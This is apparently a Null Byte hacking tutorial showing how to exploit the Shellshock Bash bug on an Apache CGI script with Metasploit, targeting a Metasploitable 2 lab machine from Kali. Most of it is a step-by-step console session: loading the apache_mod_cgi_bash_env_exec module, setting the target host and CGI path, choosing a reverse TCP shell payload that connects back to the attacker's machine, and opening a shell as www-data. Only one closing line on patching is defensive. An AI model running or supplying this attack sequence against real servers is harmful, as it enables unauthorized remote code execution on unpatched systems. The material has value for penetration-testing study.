**[Exploit Shellshock on a Web Server Using Metasploit](https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/)**

* By [**drd\_**](https://creator.wonderhowto.com/drd_/)
* 08/04/2018 6:09 am

One of the most critical bugs to come out in the last five years was [Shellshock](https://en.wikipedia.org/wiki/Shellshock_(software_bug)), a vulnerability which allows attackers to execute arbitrary code via the Unix Bash shell remotely. This vulnerability has been around for a while now, but due to the ubiquity of Unix machines connected to the web, Shellshock is still a very real threat, especially for unpatched systems.

**How the Shellshock Vulnerability Works**

Shellshock first appeared [back in September 2014](https://mac-how-to.gadgethacks.com/how-to/every-mac-is-vulnerable-shellshock-bash-exploit-heres-patch-os-x-0157606/). There were reports of attacks within hours of the initial disclosure of the vulnerability, and over the next few days, there were millions of attacks and probes coming from [botnets](https://null-byte.wonderhowto.com/how-to/introduction-botnets-and-rats-part-1-0166763/).

[Bash](https://null-byte.wonderhowto.com/how-to/hack-like-pro-scripting-for-aspiring-hacker-part-1-bash-basics-0149422/) is a shell, or interpreter, that allows commands to be run on a system, typically via a text window. It usually is the default shell on Unix systems, and as such, can be found on Linux, [macOS](https://mac-how-to.gadgethacks.com/how-to/every-mac-is-vulnerable-shellshock-bash-exploit-heres-patch-os-x-0157606/), and other various Unix flavors. This is why Shellshock is so severe — over half the [web servers](https://null-byte.wonderhowto.com/how-to/hack-like-pro-linux-basics-for-aspiring-hacker-part-11-apache-web-servers-0148695/) on the internet are running Unix, not to mention a myriad of [IoT devices](https://null-byte.wonderhowto.com/how-to/hack-wi-fi-disabling-security-cameras-any-wireless-network-with-aireplay-ng-0185435/) and even some [routers](https://null-byte.wonderhowto.com/how-to/hack-like-pro-find-any-routers-web-interface-using-shodan-0154660/).

* **Don't Miss:** [**Use Command Injection to Pop a Reverse Shell on a Web Server**](https://null-byte.wonderhowto.com/how-to/use-command-injection-pop-reverse-shell-web-server-0185760/)

Essentially, Shellshock works by allowing an attacker to append commands to function definitions in the values of environment variables. This would be classified as a type of code injection attack, and since Bash will process these commands after the function definition, pretty much any arbitrary code can be executed.

Shellshock is actually an entire family of vulnerabilities consisting of multiple exploitation vectors. In this guide, we will be exploiting the [CGI](https://en.wikipedia.org/wiki/Common_Gateway_Interface) script attack vector, specifically, the mod\_cgi module that is part of the [Apache HTTP Server](https://httpd.apache.org/).

**How Apache & CGI Play into This**

Apache is a cross-platform open-source web server developed by the Apache Software Foundation. It is robust with features such as virtual hosting, authentication schemes, SSL and TLS, custom error messages, and multiple programming language support. Apache also has a module called mod\_cgi which handles the execution of Common Gateway Interface (CGI) scripts.

CGI is a protocol designed to allow web servers to execute console-like programs directly on the server. These programs, known as CGI scripts, often handle data from dynamic webpages and interact over [HTTP](https://null-byte.wonderhowto.com/forum/http-request-request-methods-and-http-response-codes-0179947/). A new directory, typically named cgi-bin or something similar, has to be designated to enable CGI scripts to run. When a browser requests the URL of a specific file contained within the CGI directory, the server runs the script, and the output is passed back to the browser.

When CGI scripts are run, specific information is copied to the environment variables. That information will subsequently be passed to Bash if it is called, thus providing a way for an attacker to inject malicious code. Luckily, the [Rapid7](https://www.rapid7.com/) team developed a [Metasploit](https://null-byte.wonderhowto.com/how-to/metasploit-basics/) module that makes exploiting this vulnerability very easy.

* **Don't Miss:** [**Hack the Shellshock Vulnerability with an Auxilliary Module**](https://null-byte.wonderhowto.com/how-to/hack-like-pro-hack-shellshock-vulnerability-0157651/)

**What You Need for This Walkthrough**

[Metasploitable 2](https://metasploit.help.rapid7.com/docs/metasploitable-2) is an excellent virtual machine full of vulnerabilities to practice your hacking skills on. I will be attacking that on an isolated network with the faithful [Kali Linux](https://tag.wonderhowto.com/how-to-do-kali/). You may want to do the same to make sure you get the same results when first trying this out; then you can move on to pentesting real machines.

**Step 1Configure Target**

For this exploit to work, there needs to be an executable script located in the /cgi-bin directory. A simple "Hello world!" Bash script will do for demonstration purposes. Navigate to **/usr/lib/cgi-bin** on the target machine, and type the following command:

sudo nano hello.sh

Enter the correct password, then make the file look like this:

#! /bin/bash

echo "Content-type: text/html"


echo ""

echo "Hello world!"

Press *Ctrl-X*, followed by *Y*, and *Enter* to save. To make this file executable, use the [**chmod**](https://null-byte.wonderhowto.com/how-to/hack-like-pro-linux-basics-for-aspiring-hacker-part-7-managing-permissions-0147792/) command:

sudo chmod 755 hello.sh

We can verify this is working correctly by browsing to the file on the web server:

[](https://img.wonderhowto.com/img/original/83/15/63667600526294/0/636676005262948315.jpg)

**Step 2Prepare Exploit**

On the Kali machine, fire up Metasploit by typing **msfconsole** in the terminal. We're greeted with a random banner and Metasploit's command prompt:

root@kali:~# msfconsole

\_\_\_\_\_\_\_\_\_\_\_\_

[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| $a, |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]

[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| $S`?a, |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]

[%%%%%%%%%%%%%%%%%%%%\_\_%%%%%%%%%%| `?a, |%%%%%%%%\_\_%%%%%%%%%\_\_%%\_\_ %%%%]

[% .--------..-----.| |\_ .---.-.| .,a$%|.-----.| |.-----.|\_\_|| |\_ %%]

[% | || -\_\_|| \_|| \_ || ,,aS$""` || \_ || || \_ || || \_|%%]

[% |\_\_|\_\_|\_\_||\_\_\_\_\_||\_\_\_\_||\_\_\_.\_||%$P"` || \_\_||\_\_||\_\_\_\_\_||\_\_||\_\_\_\_|%%]

[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| `"a, ||\_\_|%%%%%%%%%%%%%%%%%%%%%%%%%%]

[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|\_\_\_\_`"a,$$\_\_|%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]

[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% `"$ %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]

[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]

=[ metasploit v4.17.3-dev- ]

+ -- --=[ 1795 exploits - 1019 auxiliary - 310 post ]

+ -- --=[ 538 payloads - 41 encoders - 10 nops ]

+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

We can easily search for exploits by using the **search** command. Type **search shellshock**, locate the **apache\_mod\_cgi\_bash\_env\_exec** module, and copy the location:

msf > search shellshock

[!] Module database cache not built yet, using slow search

Matching Modules

================

Name Disclosure Date Rank Description

---- --------------- ---- -----------

auxiliary/scanner/http/apache\_mod\_cgi\_bash\_env 2014-09-24 normal Apache mod\_cgi Bash Environment Variable Injection (Shellshock) Scanner

auxiliary/server/dhclient\_bash\_env 2014-09-24 normal DHCP Client Bash Environment Variable Code Injection (Shellshock)

exploit/linux/http/advantech\_switch\_bash\_env\_exec 2015-12-01 excellent Advantech Switch Bash Environment Variable Code Injection (Shellshock)

exploit/linux/http/ipfire\_bashbug\_exec 2014-09-29 excellent IPFire Bash Environment Variable Injection (Shellshock)

exploit/multi/ftp/pureftpd\_bash\_env\_exec 2014-09-24 excellent Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)

exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec 2014-09-24 excellent Apache mod\_cgi Bash Environment Variable Code Injection (Shellshock)

exploit/multi/http/cups\_bash\_env\_exec 2014-09-24 excellent CUPS Filter Bash Environment Variable Code Injection (Shellshock)

exploit/multi/misc/legend\_bot\_exec 2015-04-27 excellent Legend Perl IRC Bot Remote Code Execution

exploit/multi/misc/xdh\_x\_exec 2015-12-04 excellent Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution

exploit/osx/local/vmware\_bash\_function\_root 2014-09-24 normal OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)

exploit/unix/dhcp/bash\_environment 2014-09-24 excellent Dhclient Bash Environment Variable Injection (Shellshock)

exploit/unix/smtp/qmail\_bash\_env\_exec 2014-09-24 normal Qmail SMTP Bash Environment Variable Injection (Shellshock)

msf >

Load this exploit by typing **use** followed by the location that we previously copied. Now there should be a longer prompt indicating the module that is currently loaded.

msf > use exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) >

Type **options** to see the various settings for this module:

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) > options

Module options (exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec):

Name Current Setting Required Description

---- --------------- -------- -----------

CMD\_MAX\_LENGTH 2048 yes CMD max line length

CVE CVE-2014-6271 yes CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)

HEADER User-Agent yes HTTP header to use

METHOD GET yes HTTP method to use

Proxies no A proxy chain of format type:host:port[,type:host:port][...]

RHOST yes The target address

RPATH /bin yes Target PATH for binaries used by the CmdStager

RPORT 80 yes The target port (TCP)

SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0

SRVPORT 8080 yes The local port to listen on.

SSL false no Negotiate SSL/TLS for outgoing connections

SSLCert no Path to a custom SSL certificate (default is randomly generated)

TARGETURI yes Path to CGI script

TIMEOUT 5 yes HTTP read response timeout (seconds)

URIPATH no The URI to use for this exploit (default is random)

VHOST no HTTP server virtual host

Exploit target:

Id Name

-- ----

0 Linux x86

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) >

We can leave most of the defaults, but we'll need to set the remote host to the IP address of the target, and the target URI to the file we placed in the /cgi-bin directory, like so:

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) > set rhost 172.16.1.102

rhost => 172.16.1.102

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) > set targeturi /cgi-bin/hello.sh

targeturi => /cgi-bin/hello.sh

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) >

Next, we need to choose a payload. Type **show payloads** to view different payloads and information regarding each of them:

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) > show payloads

Compatible Payloads

===================

Name Disclosure Date Rank Description

---- --------------- ---- -----------

generic/custom normal Custom Payload

generic/debug\_trap normal Generic x86 Debug Trap

generic/shell\_bind\_tcp normal Generic Command Shell, Bind TCP Inline

generic/shell\_reverse\_tcp normal Generic Command Shell, Reverse TCP Inline

generic/tight\_loop normal Generic x86 Tight Loop

linux/x86/chmod normal Linux Chmod

linux/x86/exec normal Linux Execute Command

linux/x86/meterpreter/bind\_ipv6\_tcp normal Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)

linux/x86/meterpreter/bind\_ipv6\_tcp\_uuid normal Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)

linux/x86/meterpreter/bind\_nonx\_tcp normal Linux Mettle x86, Bind TCP Stager

linux/x86/meterpreter/bind\_tcp normal Linux Mettle x86, Bind TCP Stager (Linux x86)

linux/x86/meterpreter/bind\_tcp\_uuid normal Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)

linux/x86/meterpreter/reverse\_ipv6\_tcp normal Linux Mettle x86, Reverse TCP Stager (IPv6)

linux/x86/meterpreter/reverse\_nonx\_tcp normal Linux Mettle x86, Reverse TCP Stager

linux/x86/meterpreter/reverse\_tcp normal Linux Mettle x86, Reverse TCP Stager

linux/x86/meterpreter/reverse\_tcp\_uuid normal Linux Mettle x86, Reverse TCP Stager

linux/x86/metsvc\_bind\_tcp normal Linux Meterpreter Service, Bind TCP

linux/x86/metsvc\_reverse\_tcp normal Linux Meterpreter Service, Reverse TCP Inline

linux/x86/read\_file normal Linux Read File

linux/x86/shell/bind\_ipv6\_tcp normal Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)

linux/x86/shell/bind\_ipv6\_tcp\_uuid normal Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)

linux/x86/shell/bind\_nonx\_tcp normal Linux Command Shell, Bind TCP Stager

linux/x86/shell/bind\_tcp normal Linux Command Shell, Bind TCP Stager (Linux x86)

linux/x86/shell/bind\_tcp\_uuid normal Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)

linux/x86/shell/reverse\_ipv6\_tcp normal Linux Command Shell, Reverse TCP Stager (IPv6)

linux/x86/shell/reverse\_nonx\_tcp normal Linux Command Shell, Reverse TCP Stager

linux/x86/shell/reverse\_tcp normal Linux Command Shell, Reverse TCP Stager

linux/x86/shell/reverse\_tcp\_uuid normal Linux Command Shell, Reverse TCP Stager

linux/x86/shell\_bind\_ipv6\_tcp normal Linux Command Shell, Bind TCP Inline (IPv6)

linux/x86/shell\_bind\_tcp normal Linux Command Shell, Bind TCP Inline

linux/x86/shell\_bind\_tcp\_random\_port normal Linux Command Shell, Bind TCP Random Port Inline

linux/x86/shell\_reverse\_tcp normal Linux Command Shell, Reverse TCP Inline

linux/x86/shell\_reverse\_tcp\_ipv6 normal Linux Command Shell, Reverse TCP Inline (IPv6)

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) >

A reverse TCP shell will suffice here, so type **set payload linux/x86/shell/reverse\_tcp** to enable it.

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) > set payload linux/x86/shell/reverse\_tcp

payload => linux/x86/shell/reverse\_tcp

Type **options** again and we can see the current settings for this module including payload information:

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) > options

Module options (exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec):

Name Current Setting Required Description

---- --------------- -------- -----------

CMD\_MAX\_LENGTH 2048 yes CMD max line length

CVE CVE-2014-6271 yes CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)

HEADER User-Agent yes HTTP header to use

METHOD GET yes HTTP method to use

Proxies no A proxy chain of format type:host:port[,type:host:port][...]

RHOST 172.16.1.102 yes The target address

RPATH /bin yes Target PATH for binaries used by the CmdStager

RPORT 80 yes The target port (TCP)

SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0

SRVPORT 8080 yes The local port to listen on.

SSL false no Negotiate SSL/TLS for outgoing connections

SSLCert no Path to a custom SSL certificate (default is randomly generated)

TARGETURI /cgi-bin/hello.sh yes Path to CGI script

TIMEOUT 5 yes HTTP read response timeout (seconds)

URIPATH no The URI to use for this exploit (default is random)

VHOST no HTTP server virtual host

Payload options (linux/x86/shell/reverse\_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

LHOST 172.16.1.100 yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port

Exploit target:

Id Name

-- ----

0 Linux x86

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) >

**Step 3Get Shell**

Some Metasploit modules have a handy little function that will check to see if the target is vulnerable. Type **check**, and if the module allows it, information about whether the target is vulnerable or not will be displayed.

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) > check

[\*] 172.16.1.102:80 The target is vulnerable.

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) >

We can see that the target is indeed vulnerable, so use the **exploit** command to launch the attack. A shell session is opened, and we can now run commands like **id** and [**whoami**](https://null-byte.wonderhowto.com/how-to/hack-like-pro-linux-basics-for-aspiring-hacker-part-1-getting-started-0147121/) to view information about the current user:

msf exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) > exploit

[\*] Started reverse TCP handler on 172.16.1.100:4444

[\*] Command Stager progress - 100.46% done (1097/1092 bytes)

[\*] Sending stage (36 bytes) to 172.16.1.102

[\*] Command shell session 2 opened (172.16.1.100:4444 -> 172.16.1.102:49499) at 2018-07-16 13:55:15 -0500

id

uid=33(www-data) gis=33(www-data) groups=33(www-data)

whoami

www-data

**How to Protect Yourself from Shellshock Vulnerabilities**

The answer is simple: patch your system. If your system is not yet patched, you have no one to blame but yourself. This vulnerability has been out for years, and pretty much all systems have patches available, so make sure you use them.

* **Don't Miss:** [**Here's How to Patch macOS from the Shellshock Bash Exploit**](https://mac-how-to.gadgethacks.com/how-to/every-mac-is-vulnerable-shellshock-bash-exploit-heres-patch-os-x-0157606/)

**Stay Tuned for Escalating Privs**

So far, we have learned about Shellshock and the CGI attack vector, used a Metasploit module to exploit this vulnerability, and gained a shell on our target system. But since this is a limited shell, we can only do so much. In the next article, we will use a kernel exploit to escalate privileges and get root.